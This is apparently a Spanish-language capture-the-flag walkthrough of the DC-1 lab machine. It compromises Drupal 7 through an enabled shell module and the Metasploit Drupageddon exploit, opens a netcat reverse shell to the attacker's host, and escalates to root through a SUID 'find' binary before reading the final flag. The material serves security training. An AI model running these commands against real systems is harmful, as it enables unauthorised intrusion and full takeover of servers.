
□	**Views content panes**	7.x-1.15	Allows Views content to be used in Panels, Dashboard and other modules which use the CTools Conte Requires: Chaos tools (enabled), Views (enabled)

▾ OTHER

ENABLED	NAME	VERSION	DESCRIPTION
☑	**Shell**	7.x-1.0-beta5	Web-based emulated shell access for your Drupal server.

▾ VIEWS

-Ahora navegamos y buscamos la shell para ejecutar comando:




Shell

```
Welcome to Shell. Some commands are interpreted by this emulated shell differently
than you might expect. To see a list of commands (and for other general help) type
shelp.


prueba%/var/www>

> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

prueba%/var/www>
```

- Ahora ejecutamos un listener:
nc -lvp 4444

- En la linea de comandos de drupal ejecutamos:
nc -nv 192.168.0.198 4444 -e /bin/bash



```
┌──(root㉿kali)-[/home/kali/seminario1/dc-01]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.119: inverse host lookup failed: Unknown host
connect to [192.168.0.198] from (UNKNOWN) [192.168.0.119] 45978
pwd
/var/www
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ 
```

Spaws shell

- Configurar shell mas comoda:
python -c 'import pty; pty.spawn("/bin/bash")'

metasploit

USAMOS OTRA FORMA DE EXPLOTAR LA VULNERABILIDAD DRUPAL 7

search drupal 7

use 16 exploit/multi/http/drupal_drupageddon

set lport 9999

set rhost 192.168.0.119

exploit


Escalar Privilegios

- **Escalar a usuario root**

root


Encontrar archivos para escalar a root

find / -perm -u=s -type f 2>/dev/null




```
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

- **Intentamos ejecutar find para ganar privilegios root**
find . -exec '/bin/sh' \;



```
www-data@DC-1:/var/www$ find . -exec '/bin/sh' \;
find . -exec '/bin/sh' \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
#
```

- GANAMOS ACCESO COMO ROOT



```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat the*
cat the*
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# 
```